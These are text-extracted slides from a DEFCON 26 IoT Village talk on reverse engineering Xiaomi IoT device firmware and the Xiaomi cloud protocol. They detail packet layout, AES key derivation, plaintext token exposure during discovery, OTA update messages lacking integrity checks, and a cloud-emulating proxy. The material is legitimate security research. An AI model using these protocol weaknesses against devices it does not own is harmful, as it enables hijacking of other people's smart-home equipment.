

How-to modify ARM Cortex-M based firmware:
A step-by-step approach for Xiaomi IoT Devices
DEFCON 26 IoT Village – Dennis Giese

Outline

- Motivation
- Xiaomi Cloud
- Overview of devices
- Step-by-Step binary patching

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- Working with Prof. Matthias Hollick@SEEMOO

- Interests: Reverse engineering of interesting devices

- IoT, Smart Locks


- Physical Locks ;)

- [Insert more uninteresting information here]

MOTIVATION

Why reverse IoT?


- Depending on attacker model
 - (Find and exploit bugs to hack other people)
 - De-attach devices from the vendor
 - Enhance functionality
 - Add new features
 - Localization (e.g. Sound files)
 - Defeat Geo blocking




How we started



May 2017
Mi Band 2
Vacuum Robot Gen 1



June 2017
Lumi Smart Home Gateway
+ Sensors



July 2017
Yeelight Lightbulbs (Color+White)
Yeelight LED Strip

How we continued



Yeelink Desk lamp
Philips Eyecare Desk lamp
Xiaomi Wi-Fi router




Yeelink/Philips Ceiling Lights
Philips Smart LED Bulb



Vacuum Robot Gen 2
Yeelink Bedside Lamp
Xiaomi (Ninebot) M365



Lumi Aqara Camera
Yeelink Smart LED Bulb (v2)
Smart Power strip



THE XIAOMI CLOUD


Xiaomi Cloud

- They claim to have the biggest IoT ecosystem worldwide
 - 85 Million Devices, 800 different models ¹
- Different Vendors, **one ecosystem**
 - Same communication protocol
 - Different technologies supported
 - Implementation differs from manufacturer
 - Software quality very different



¹: https://www.espressif.com/en/media_overview/news/espressif-systems-integrated-xiaomis-plans-iot-development

Xiaomi Ecosystem



* There could be more connections (e.g. P2P, FDS)

Device to Cloud Communication

- DeviceID
 - Unique per device
- Keys
 - Cloud key (16 byte alpha-numeric)
 - Is used for cloud communication (AES encryption)
 - Static, is not changed by update or provisioning
 - Token (16 byte alpha-numeric)
 - Is used for app communication (AES encryption)
 - Dynamic, is generated at provisioning (connecting to new Wi-Fi)

Cloud protocol

- Same payload for UDP and TCP stream
- Encryption key depending of Cloud/App usage
- For unprovisioned devices:
 - During discovery: Token in plaintext in the checksum field

	Byte 0,1	Byte 2,3	Byte 4,5,6,7	Byte 8,9,A,B	Byte C,D,E,F
Header	Magic:2131	Lenght	00 00 00 00	DID	epoch (big endian)
Checksum	Md5sum[Header + Key(Cloud)/Token(App) + Data(if exists)]				
Data	Encrypted Data (if exists, e.g. if not Ping/Pong or Hello message) <ul style="list-style-type: none">• token = for cloud: key; for app: token• key = md5sum(token)• iv = md5sum(key+token)• cipher = AES(key, AES.MODE_CBC, iv, padded plaintext)				

Cloud protocol

- Data
 - JSON-formatted messages
 - Packet identified by packetid
 - Structures:
 - commands: "methods" + "params"
 - responses : "results"
 - Every command/response confirmed by receiver (except otc)
- Example
 - `{'id': 136163637, 'params': {'ap': {'ssid': 'myWifi', 'bssid': 'F8:1A:67:CC:BB:AA', 'rssi': -30}, 'hw_ver': 'Linux', 'life': 82614, 'model': 'rockrobo.vacuum.v1', 'netif': {'localIp': '192.168.1.205', 'gw': '192.168.1.1', 'mask': '255.255.255.0'}, 'fw_ver': '3.3.9_003077', 'mac': '34:CE:00:AA:BB:DD', 'token': 'xxx'}, 'partner_id': '', 'method': '_otc.info'}`

Protocol for Firmware updates

- APP Updates

- {"method":"miIO.ota","params":{"app_url":"http://cdn.cnbj0.fds.api.mi-img.com/miio_fw/upd_lumi.gateway.v3.bin?...","file_md5":"063df95bd5....cf11e","install":"1","proc":"dnld install","mode":"normal"},"id":123}

- MCU/WiFi Updates


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No Integrity provided

- Subdevice Updates

- {"crc32":"9460d9f0","image_type":"0101","manu_code":"115F","md5":"e9d62...a74d8","model":"lumi.plug.v1","size":"186978","url":"http://cdn.cnbj2.fds.api.mi-img.com/lumi-ota/aiot-ota/LM15_SP_mi_V1.3.22_..._OTA_v22_withCRC.ota"}

Example of Communication relations




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How to gain Independence



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Proxy cloud communication




What is Dustcloud?

- Proxy or endpoint server for devices
 - Acts as Xiaomi Cloud emulation
 - Reads traffic in plaintext
 - May send commands to the device
 - May forward device messages from/to cloud
 - Change or suppress commands (e.g. Updates)
- Requirements: Device ID, Cloud Key, DNS Redirection

LETS TAKE A LOOK AT THE PRODUCTS

Products

- ~260 different models supported (WiFi + Zigbee + BLE)
- Depending on selected server location
 - Mainland China
 - Taiwan
 - US
 - ...
 - models not always compatible
- My inventory: ~42 different models
 - 99 devices in total



Values estimated, Mi Home 5.3.13, Mainland China Server

Products


Different architectures

- ARM Cortex-A
- ARM Cortex-M
 - Marvell 88MW30X (integrated WiFi)
 - Mediatek MT7687N (integrated WiFi + BLE)
- MIPS
- Xtensa
 - ESP8266, ESP32 (integrated WiFi)

Focus of this talk

Good news


- Vendors are lazy
- Assumed development of firmware:
 - Take SDK/toolchain of chip vendor (e.g. Marvell)
 - Add Mijia/Mi SDK with samples
 - Modify sample that the product runs
 - If it works: publish firmware



